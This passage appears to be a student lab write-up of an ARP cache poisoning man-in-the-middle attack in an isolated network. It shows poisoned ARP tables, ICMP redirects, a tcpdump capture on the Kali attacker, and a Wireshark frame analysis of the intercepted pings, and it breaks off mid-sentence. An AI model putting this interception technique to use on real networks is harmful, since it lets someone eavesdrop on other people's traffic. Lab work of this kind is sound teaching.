
```
rajani@ubuntuA:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.1                 ether   40:75:c3:c6:59:7c   C                     ens33
192.168.2.2              ether   00:bb:bb:bb:bb:bb   C                     ens37
192.168.2.3              ether   00:cc:cc:cc:cc:cc   C                     ens37
rajani@ubuntuA:~$
```



```
Ubuntu A
Every 2.0s: arp -n                                        ubuntuA: Tue Oct 31 15:28

Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.1                 ether   40:75:c3:c6:59:7c   C                     ens33
192.168.2.2              ether   00:cc:cc:cc:cc:cc   C                     ens37
192.168.2.3              ether   00:cc:cc:cc:cc:cc   C                     ens37
```



```
rajani@ubuntuB:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.2.1              ether   00:aa:aa:aa:aa:aa   C                     ens37
192.168.2.3              ether   00:cc:cc:cc:cc:cc   C                     ens37
10.0.0.1                 ether   40:75:c3:c6:59:7c   C                     ens33
rajani@ubuntuB:~$
```



```
Ubuntu B
Every 2.0s: arp -n                                        ubuntuB: Tue Oct 31 15:29

Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.2.1              ether   00:cc:cc:cc:cc:cc   C                     ens37
192.168.2.3              ether   00:cc:cc:cc:cc:cc   C                     ens37
10.0.0.1                 ether   40:75:c3:c6:59:7c   C                     ens33
```


## 4. Traffic Routing Verification

Step 1: Pinging B from A

On Victim A, open a terminal and ping Victim B:

*ping [victim_B_IP] -c 11*

Where -c is used to ping the request 11 times.



```
rajani@ubuntuA:~$ ping 192.168.2.2 -c 11
PING 192.168.2.2 (192.168.2.2) 56(84) bytes of data.
64 bytes from 192.168.2.2: icmp_seq=1 ttl=63 time=1.90 ms
From 192.168.2.3 icmp_seq=2 Redirect Host(New nexthop: 192.168.2.2)
64 bytes from 192.168.2.2: icmp_seq=2 ttl=63 time=6.22 ms
From 192.168.2.3 icmp_seq=3 Redirect Host(New nexthop: 192.168.2.2)
64 bytes from 192.168.2.2: icmp_seq=3 ttl=63 time=2.96 ms
From 192.168.2.3 icmp_seq=4 Redirect Host(New nexthop: 192.168.2.2)
64 bytes from 192.168.2.2: icmp_seq=4 ttl=63 time=2.00 ms
From 192.168.2.3 icmp_seq=5 Redirect Host(New nexthop: 192.168.2.2)
64 bytes from 192.168.2.2: icmp_seq=5 ttl=63 time=5.13 ms
From 192.168.2.3 icmp_seq=6 Redirect Host(New nexthop: 192.168.2.2)
64 bytes from 192.168.2.2: icmp_seq=6 ttl=63 time=3.13 ms

--- 192.168.2.2 ping statistics ---
6 packets transmitted, 6 received, +5 errors, 0% packet loss, time 5007ms
rtt min/avg/max/mdev = 1.901/3.558/6.224/1.595 ms
```

On observing the response it is clear that the route is redirected to attacker ip [192.168.2.3] before going to UbuntuB [192.168.2.2]


Step 2: Capturing Packets Using tcpdump

Use tcpdump on the attacker machine to capture the packet using the following command.

*sudo tcpdump -i [interface] [type_of_packet] -vv -n -w [file_name_to_save.pcap]*

Where, interface in our case is eth1

type_of_packet is icmp as we are capturing ping packets



```
┌──(rajani㉿kali)-[~]
└─$ sudo tcpdump -i eth1 icmp -vv -n -w arp_ping.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Got 52
```


We have saved our packet in **arp_ping.pcap** file

**5. Packet Analysis**

Wireshark has been used to analyze the captured packets.

To analyze the captured packets:

1. Open wireshark
2. Go to File> Open> arp_ping.pcap
3. The interface shows the captured packet in wireshark.


Kali (MIM)
1 2 3 4
arp_ping.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.   Time       Source        Destination   Protocol Length Info
    1 0.000000   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=1/256, ttl=64 (no response found!)
    2 0.000078   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=1/256, ttl=63 (reply in 3)
    3 0.000910   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=1/256, ttl=64 (request in 2)
    4 0.000942   192.168.2.3   192.168.2.2   ICMP     126 Redirect             (Redirect for host)
    5 0.001019   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=1/256, ttl=63
    6 1.003177   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=2/512, ttl=64 (no response found!)
    7 1.003243   192.168.2.3   192.168.2.1   ICMP     126 Redirect             (Redirect for host)
    8 1.003370   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=2/512, ttl=63 (reply in 9)
    9 1.006054   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=2/512, ttl=64 (request in 8)
   10 1.006097   192.168.2.3   192.168.2.2   ICMP     126 Redirect             (Redirect for host)
   11 1.006195   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=2/512, ttl=63
   12 2.002965   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=3/768, ttl=64 (no response found!)
   13 2.003092   192.168.2.3   192.168.2.1   ICMP     126 Redirect             (Redirect for host)
   14 2.003420   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=3/768, ttl=63 (reply in 15)
   15 2.004488   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=3/768, ttl=64 (request in 14)
   16 2.004523   192.168.2.3   192.168.2.2   ICMP     126 Redirect             (Redirect for host)
   17 2.004610   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=3/768, ttl=63
   18 3.004210   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=4/1024, ttl=64 (no response found!)
   19 3.004271   192.168.2.3   192.168.2.1   ICMP     126 Redirect             (Redirect for host)
   20 3.004333   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=4/1024, ttl=63 (reply in 21)
   21 3.005366   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=4/1024, ttl=64 (request in 20)
   22 3.005394   192.168.2.3   192.168.2.2   ICMP     126 Redirect             (Redirect for host)
   23 3.005440   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=4/1024, ttl=63
   24 4.006492   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=5/1280, ttl=64 (no response found!)
   25 4.006551   192.168.2.3   192.168.2.1   ICMP     126 Redirect             (Redirect for host)
   26 4.006621   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=5/1280, ttl=63 (reply in 27)
   27 4.007543   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=5/1280, ttl=64 (request in 26)
   28 4.007574   192.168.2.3   192.168.2.2   ICMP     126 Redirect             (Redirect for host)
   29 4.007885   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=5/1280, ttl=63
   30 5.007801   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=6/1536, ttl=64 (no response found!)
   31 5.007886   192.168.2.3   192.168.2.1   ICMP     126 Redirect             (Redirect for host)
   32 5.007977   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=6/1536, ttl=63 (reply in 33)
   33 5.009209   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=6/1536, ttl=64 (request in 32)
   34 5.009272   192.168.2.3   192.168.2.2   ICMP     126 Redirect             (Redirect for host)
   35 5.009386   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=6/1536, ttl=63
```

**Analyzing ping request**

We are analyzing the ping request from VictimA to VictimB. There are two ping request but we had send only one which is interesting.

**Findings**

1. Let's look at the very first ping request in the wireshark with following details:


Kali (MIM)
1 2 3 4
arp_ping.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.   Time       Source        Destination   Protocol Length Info
    1 0.000000   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=1/256, ttl=64 (no response found!)
    2 0.000078   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=1/256, ttl=63 (reply in 3)
    3 0.000910   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=1/256, ttl=64 (request in 2)
    4 0.000942   192.168.2.3   192.168.2.2   ICMP     126 Redirect             (Redirect for host)

> Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
v Ethernet II, Src: 00:aa:aa:aa:aa:aa (00:aa:aa:aa:aa:aa), Dst: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc)
  v Destination: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc)
      Address: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  v Source: 00:aa:aa:aa:aa:aa (00:aa:aa:aa:aa:aa)
      Address: 00:aa:aa:aa:aa:aa (00:aa:aa:aa:aa:aa)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 192.168.2.1, Dst: 192.168.2.2
v Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
```

Source IP: 192.168.2.1 (UbuntuA)

Destination IP: 192.168.2.2 (UbuntuB)


As of our early declaration, the associated Mac address of both the machines are:

Source MAC address UbuntuA: 00:aa:aa:aa:aa:aa



```
ens37: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.1  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::2aa:aaff:feaa:aaaa  prefixlen 64  scopeid 0x20<link>
        ether 00:aa:aa:aa:aa:aa  txqueuelen 1000  (Ethernet)
        RX packets 1610  bytes 96752 (96.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 1788 (1.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Source MAC address UbuntuB: 00:bb:bb:bb:bb:bb




```
ens37: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.2  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::2bb:bbff:febb:bbbb  prefixlen 64  scopeid 0x20<link>
        ether 00:bb:bb:bb:bb:bb  txqueuelen 1000  (Ethernet)
        RX packets 1609  bytes 96616 (96.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 1472 (1.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

But when we see the header section of the first request we can see the following information in wireshark:

Source MAC address: 00:aa:aa:aa:aa:aa

Destination MAC Address: 00:cc:cc:cc:cc:cc

Here, we can see that the source MAC of the source IP matches with the defined MAC but the destination MAC address doesn't match. The destination MAC address is of the attacker(kali) machine as MAC address of the attacker is: 00:cc:cc:cc:cc:cc.




```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.3  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::2cc:ccff:fecc:cccc  prefixlen 64  scopeid 0×20<link>
        ether 00:cc:cc:cc:cc:cc  txqueuelen 1000  (Ethernet)
        RX packets 400  bytes 32914 (32.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 76723  bytes 4621267 (4.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

**Analysis:**

From the findings it is clear that, though the destination ip is of VictimB, the traffic is going to the attacker's mac address. Hence, the attacker is receiving the packet intended for VictimC. The attacker is acting like VictimB after arp cache poisoning which enables an attacker to intercept the communication between VictimA and VictimB.

2. Let's look at the second ping request in the wireshark with following details:


Kali (MIM)
arp_ping.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.    Time        Source        Destination   Protocol Length Info
  1 0.000000   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=1/256, ttl=64 (no response found!)
  2 0.000078   192.168.2.1   192.168.2.2   ICMP      98 Echo (ping) request  id=0x0005, seq=1/256, ttl=63 (reply in 3)
  3 0.000910   192.168.2.2   192.168.2.1   ICMP      98 Echo (ping) reply    id=0x0005, seq=1/256, ttl=64 (request in 2)

Frame 2: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
Ethernet II, Src: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc), Dst: 00:bb:bb:bb:bb:bb (00:bb:bb:bb:bb:bb)
  Destination: 00:bb:bb:bb:bb:bb (00:bb:bb:bb:bb:bb)
    Address: 00:bb:bb:bb:bb:bb (00:bb:bb:bb:bb:bb)
    .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  Source: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc)
    Address: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc)
    .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.2.1, Dst: 192.168.2.2
Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
```

Source IP: 192.168.2.1 (UbuntuA)

Destination IP: 192.168.2.2 (UbuntuB)

Like previous, the associated Mac address of both the machines should be:

Source MAC address UbuntuA: 00:aa:aa:aa:aa:aa

Destination MAC address UbuntuB: 00:bb:bb:bb:bb:bb

But when we see the header section of the second request we can see the following information in wireshark:

Source MAC address: 00:cc:cc:cc:cc:cc

Destination MAC Address: 00:bb:bb:bb:bb:bb

Here, we can see that the destination MAC of the destination IP matches with the defined MAC but the source MAC address doesn't match. The source MAC address is of the attacker(kali) machine. Because the MAC address of the attacker is: 00:cc:cc:cc:cc:cc.

**Analysis:**

From the findings it is clear that the packet which was received by the attacker in step 1 of ping request is now being forwarded to VictimB. Now, the attacker is acting like VictimA to forward the initial traffic.


In this way the traffic of ping request has been passed from VictimA to attacker then to VictimB instead of going directly from A to B after arp spoofing.

**Analyzing ping response**

We are analyzing the ping response from VictimB to VictimA. There are two ping responses for a request which is interesting.

**Findings**

1. Let’s look at the very first ping response in the wireshark with following details:


Kali (MIM)
arp_ping.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time        Source          Destination     Protocol Length Info
    1 0.000000    192.168.2.1     192.168.2.2     ICMP      98 Echo (ping) request  id=0x0005, seq=1/256, ttl=64 (no response found!)
    2 0.000078    192.168.2.1     192.168.2.2     ICMP      98 Echo (ping) request  id=0x0005, seq=1/256, ttl=63 (reply in 3)
    3 0.000910    192.168.2.2     192.168.2.1     ICMP      98 Echo (ping) reply    id=0x0005, seq=1/256, ttl=64 (request in 2)
    4 0.000942    192.168.2.3     192.168.2.2     ICMP     126 Redirect             (Redirect for host)
    5 0.001019    192.168.2.2     192.168.2.1     ICMP      98 Echo (ping) reply    id=0x0005, seq=1/256, ttl=63
    6 1.003177    192.168.2.1     192.168.2.2     ICMP      98 Echo (ping) request  id=0x0005, seq=2/512, ttl=64 (no response found!)

Frame 3: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
Ethernet II, Src: 00:bb:bb:bb:bb:bb (00:bb:bb:bb:bb:bb), Dst: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc)
  Destination: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc)
    Address: 00:cc:cc:cc:cc:cc (00:cc:cc:cc:cc:cc)
    .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  Source: 00:bb:bb:bb:bb:bb (00:bb:bb:bb:bb:bb)
    Address: 00:bb:bb:bb:bb:bb (00:bb:bb:bb:bb:bb)
    .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.2.2, Dst: 192.168.2.1
Internet Control Message Protocol
  Type: 0 (Echo (ping) reply)
```

Source IP: 192.168.2.2 (UbuntuB)

Destination IP: 192.168.2.1 (UbuntuA)

As of our early declaration, the associated Mac address of both the machines are:

Source Mac address UbuntuB: 00:bb:bb:bb:bb:bb

Destination Mac address UbuntuA: 00:aa:aa:aa:aa:aa

But when we see the header section of the second request we can see the following information in wireshark:

Source MAC address: 00:bb:bb:bb:bb:bb

